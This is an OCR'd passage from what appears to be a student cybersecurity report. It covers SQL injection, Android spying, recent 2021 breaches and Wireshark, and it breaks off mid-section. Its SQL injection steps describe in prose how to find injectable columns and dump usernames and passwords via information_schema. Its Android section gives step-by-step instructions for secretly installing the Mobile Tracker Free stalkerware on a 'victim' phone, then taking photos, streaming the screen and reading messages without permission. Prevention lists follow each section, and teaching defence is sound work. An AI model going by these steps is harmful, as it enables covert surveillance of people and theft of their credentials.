
STEP 5: Then use union select command to check which has vulnerability in it. In my case 2,7,9 are executing union select command so we can run any sql commands in the place of 2,7,9.




STEP 6: Here I tries to get database name by typing database() in the place of 2 and the command is executed. We got the database name "acurate".




STEP 7: Now we going to get table names of the database using information schema. The INFORMATION_SCHEMA database is an ANSI standard set of views we can find in SQL Server, but also MySQL It provides the read-only access to details related to databases and their objects (tables, constraints, procedures, views…) stored on the server. After executing the command we got all the table names as shown below in the figure.



STEP 8 : To get column names in the table from the database use **information schema.columns where table name = users** . After the command we got the column names as shown in the figure



STEP 9: After getting column name, we can get all the data in the column directly as shown in the figure. We successfully manged to get user name and password from the data base



PREVENTION METHOD

A successful SQL injection attack can result in unauthorized access to sensitive data, such as passwords, credit card details, or personal user information. So it is necessary take prevention methods.

- Validate User Inputs
- Raise Virtual Or Physical Firewalls
- Reduce Your Attack Surface
- Establish Appropriate Privileges And Strict Access
- Limit Read-Access
- Deny Extended URLs
- Sanitize Data By Limiting Special Characters
- Encryption: Keep Your Secrets Secret
- Enforce Best Practices For Account And Password Policies
- Perform Regular Auditing And Penetration Testing
- Code Development & Buying Better Software

6. Android Hacking - Mobile tracker free Tool


Android is a Linux-based operating system designed for mobile devices such as smartphones and tablet computers. At the beginning, it was developed by Android Inc. and later in 2005 bought by Google.

Latest research has shown that Android users become more and more threatened by malware. A number of attacks rises every day and these are getting more dangerous for it's users. In this topic we going to demonstrate how hackers are exploiting android machine using "MOBILE TRACKER FREE" its online tool which tracks the data of the victim machine and send it to the online server. Where hackers have access to view the data also do some actions like capturing photos , reading messages and also hacke can start the live camera from there.


STEP 1: open mobile tracker free website mobile-tracker-free.com

Create a account with your mail ID


STEP 2: open the same website in the victim machine and download the apk using download option




STEP 3: Follow the installation guide provided by the website https://mobile-tracker-free.com/help/ and install the app in the victim android machine




STEP 4: After installation we directly access the victim data through the website. We can get victim live location, view camera, take photos, watch the screen remotely, read messages and etc..




STEP 5: For demonstration I am going to take a picture from the front camera without any permission.




You can view the image immediately from the website. Not only photos you can stream live videos from the victim machine



STEP 6: Now we going to live stream the screen of the victim machine directly through our browser using the website.



STEP 7: Also we can send alert messages to victim. We can send as text or a voice message



Prevention Method

As we saw how the malicious app can exploit the android easily so its necessary to take prevention measures to avoid this type of attacks

- Download apps from trusted sources
- Read app permissions before downloading an app
- Google Authenticator is a must have
- Avoid using public Wi-Fi
- Never root your device unless you know about the risk.

7. Cybersecurity and recent attacks

Cybersecurity is the protection of internet-connected systems such as hardware, software and data from cyberthreats. The practice is used by individuals and enterprises to protect against unauthorized access to data centers and other computerized systems.

A strong cybersecurity strategy can provide a good security posture against malicious attacks designed to access, alter, delete, destroy or extort an organization's or user's systems and sensitive data. Cybersecurity is also instrumental in preventing attacks that aim to disable or disrupt a system's or device's operations.

IMPORTANCE OF CYBERSECURITY

All around the world, the internet continues to transform how we connect with others, organize the flow of things, and share information. With its growing influence on individual consumers and large economies alike, the internet has become an increasingly vital part of our day-to-day lives**.** With an increasing number of users, devices and programs in the modern Organizations, combined with the increased sheer volume of new data being generated, much of which is sensitive or confidential, the importance of cybersecurity continues to grow.The importance of cyber security comes down to the desire to keep information, data, and devices private and safe. In today’s world, people store vast quantities of data on computers and other internet-connected devices. Much of which is sensitive, such as passwords or financial data.

If a cybercriminal was to gain access to this data, they could cause a range of problems. They could share sensitive information, use passwords to steal funds, or even change data so that it benefits them in some way.

What are the different types of cybersecurity threats?

The process of keeping up with new technologies, security trends and threat intelligence is a challenging task. It is necessary in order to protect information and other assets from cyberthreats, which take many forms. Types of cyberthreats include:

- **Malware** is a form of malicious software in which any file or program can be used to harm a computer user. This includes worms, viruses, Trojans and spyware.
- **Ransomware** is another type of malware. It involves an attacker locking the victim's computer system files -- typically through encryption -- and demanding a payment to decrypt and unlock them.
- **Social engineering** is an attack that relies on human interaction to trick users into breaking security procedures to gain sensitive information that is typically protected.
- **Phishing** is a form of social engineering where fraudulent email or text messages that resemble those from reputable or known sources are sent. Often random attacks, the intent of these messages is to steal sensitive data, such as credit card or login information.
- **Spear phishing** is a type of phishing attack that has an intended target user, organization or business.
- **Distributed denial-of-service (DDoS)** attacks are those in which multiple systems disrupt the traffic of a targeted system, such as a server, website or other network resource. By flooding the target with messages, connection requests or packets, the attackers can slow the system or crash it, preventing legitimate traffic from using it.
- **Advanced persistent threats (APTs)** are prolonged targeted attacks in which an attacker infiltrates a network and remains undetected for long periods of time with the aim to steal data.
- **Man-in-the-middle (MitM)** attacks are eavesdropping attacks that involve an attacker intercepting and relaying messages between two parties who believe they are communicating with each other.

Cyber-attacks and data breaches in 2021.

The year 2021 is presenting a new variety of extraordinary challenges for companies and individuals as well. 2021 can be referred to as a record-breaking year for data lost due to a lot of data breaches and cyber-attacks taking place this year.

Facebook Data Leak - In April, Alon Gal, co-founder, and CTO of cybercrime intelligence firm Hudson Rock seemingly discovered the latest incident which involved the personal information of 533 million Facebook users from 106 different countries. The personal information included Facebook members' bio, birthdate, full name, location, past location, relationship status, and Facebook IT. The members of the hacking forum have got access to freely avail these pieces of information. Facebook claims that it did not know whose information was leaked and therefore could not inform the members about the leakage.

McDonald's Cyber Attack Targets Data - On June 4, Mcdonald's became the victim of a successful cyber-attack that involved the extraction of data. In South Korea and Taiwan, customers' email addresses, physical addresses, and phone numbers were exposed. Also in Taiwan, some employees' names and contact information were exposed. However, Mcdonald's claimed that the volume of information exposed was small and that it had appointed outside consultants to deal with it. It took the company one week to stop unauthorized access to the data.

JBS Ransomware Attack - In May, JBS USA found that it was the victim of a cyber-attack that infected some of the servers supporting its U.S., Australian, and Canadian IT systems. The company seized all infected systems and then approached law enforcement and third-party consultants to work with internal IT to settle the situation.

On June 3, Andre Nogueria, JBS CEO, stated that the company was able to revive quickly with the help of government consultants and entities. He also said the hackers failed to break the core system which lessened the possible impact.

Scripps Health Malware Attack :
In May, Scripps Health IT systems were closed down due to a malware attack. Scripps Health is a nonprofit health care system in San Diego, Calif. It includes 5 hospitals and 19 outpatient clinics. On May 1, Scripps Health said its IT systems had been harmed by a malware attack that affected its hospitals and other clinics. The company provisionally suspended user access to IT systems, including the patient portal.

Patient appointments and surgical procedures were canceled provisionally and business has recommenced, though not as usual yet.

Microsoft Exchange, A Lack of Mending - In March, Volexity, the security firm, unearthed a Microsoft Exchange flaw that enabled hackers to install web shells to extract data and credentials. The four CVEs that were involved are CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, and CVE-2021-27065. Among these the first one provides access and the last three allow code implementation. 120,000 systems had been contaminated and less than 10,000 remained unpatched.

On April 14, NIST produced four other distinctive CVEs, all of which included remote execution. Though the FBI's attempts are necessary, organizations cannot depend on the agency for their safety.

8. Wireshark tool


Wireshark is a network protocol analyzer, or an application that captures packets from a network connection, such as from your computer to your home office or the internet. Packet is the name given to a discrete unit of data in a typical Ethernet network.

Wireshark is the most often-used packet sniffer in the world. Like any other packet sniffer, Wireshark does three things:


- Packet Capture: Wireshark listens to a network connection in real time and then grabs entire streams of traffic – quite possibly tens of thousands of packets at a time.
- Filtering: Wireshark is capable of slicing and dicing all of this random live data using filters. By applying a filter, you can obtain just the information you need to see.
- Visualization: Wireshark, like any good packet sniffer, allows you to dive right into the very middle of a network packet. It also allows you to visualize entire conversations and network streams.

To use:

